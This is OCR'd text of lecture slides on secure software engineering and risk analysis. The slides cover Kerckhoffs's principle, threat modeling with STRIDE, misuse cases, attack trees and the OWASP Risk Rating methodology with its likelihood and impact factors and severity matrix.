
Secure Software Engineering & Risk Analysis

- Encryption
  - Do not build your own Algorithm
  - Use widly tested and standardized algorithm – Kerkhoffs‘s principle
- Authorization – see Auth slides
  - RBAC
  - ABAC
- ….

Secure Software Engineering & Risk Analysis

- Risk Analysis
  - Not every security flaw is worth being fixed – especially if it would be too expensive and the possible damage and probability is low
  - Risk = Probability x Impact
  - Probability ~ how difficult is the attack + how much would the attacker gain + motivation/skills
  - Develop a misuse case diagram, and attack tree to see what attackers might do!
  - Threat modeling also helps to see possible entry points into the system

Misuse case - example




http://www.scenarioplus.org.uk/papers/misuse_cases_hostile_intent/misuse_cases_hostile_intent.htm

Threat modeling

https://owasp.org/www-community/Application_Threat_Modeling

- With this model you are able to recognise where attackers might try to attack your architecture/system.
- It is done be going through multiple steps where you identify possible flaws, categorize them and list possible countermeasurements.
- You need to identify the actors/components/entities of your system
- After that you define the trust boundaries – they define which entities can and cannot trust each other!
- There are special software to do these kind of diagrams!
- There are also different models like STRIDE (microsoft)


Th



https://online.visual-paradigm.com/diagrams/templates/threat-model-diagram/website-threat-modeling/

Attack tree

- Attack tree is a simple way to display & describe the security of a system
- The goal is the root element „Open Safe“
- The leafs of the tree describe the way to achieve the goal



https://www.schneier.com/academic/archives/1999/12/attack_trees.html

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

Risk Analysis - OWASP Risk Rating

- The OWASP Risk Rating model is a way to analyse and assess the risks
- It is based on 16 factors divided into 2 by 2 topics
- Every factor gets up to 9 points where 0 means no/low likelihood and impact and 9 means very high likelihood and impact!
- Probability:
  - Threat Agent
  - Vulnerability
- Impact:
  - Technical Impact
  - Business Impact

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

Risk Analysis - OWASP Risk Rating

- Threat Agent
  - Skill level
    - How technically skilled do you need to be?
  - Motive
    - What is the motive to exploit this vulnerability?
  - Opportunity
    - What ressources and opportunities are required to find and exploit…
  - Size
    - How large is this group?

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

Risk Analysis - OWASP Risk Rating

- Vulnerability
  - Ease of discovery
    - How easy is it for the threat agents to discover it?
  - Ease of exploit
    - How easy is it to actually exploit the vulnerability?
  - Awareness
    - How well known is this vulnerability to the threat agents?
  - Intrusion detection
    - How likely is an exploit to be detected?

https://owasp.org/www-project-risk-assessment-framework/

Risk Analysis - OWASP Risk Rating

- Technical Impact
  - Loss of confidentiality
    - How much data could be disclosed + how sensitive is it
  - Loss of integrity
    - How much data could be corrupted…
  - Loss of availability
    - How much service could be lost and how vital is it…
  - Loss of accountability
    - Are the threat agents actions traceable….

https://owasp.org/www-project-risk-assessment-framework/

Risk Analysis - OWASP Risk Rating

- Business Impact
  - Financial damage
    - How much financial damage will result from an exploit
  - Reputation damage
    - Would an exploit result in reputation damage that would harm the business
  - Non-compliance
    - How much exposure does non-compliance introduce
  - Privacy violation
    - How much personally identifiable information could be disclosed

Risk Analysis - OWASP Risk Rating

- In the end you calculate the average of each group and group the results into the three levels LOW, MEDIUM, HIGH
- The matrix on the right side can help you decide on what vulnerabilities you want to act and which one you want to ignore!

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Risk Analysis - Result

- After you analyzed and evaluated the risks you need to create a plan of countermeasurements
- Examples would be:
  - Change Encryption Algorithm
  - Make passwords safer
  - Separate components – Sandbox
  - …. Or
  - do nothing because it is not worth it!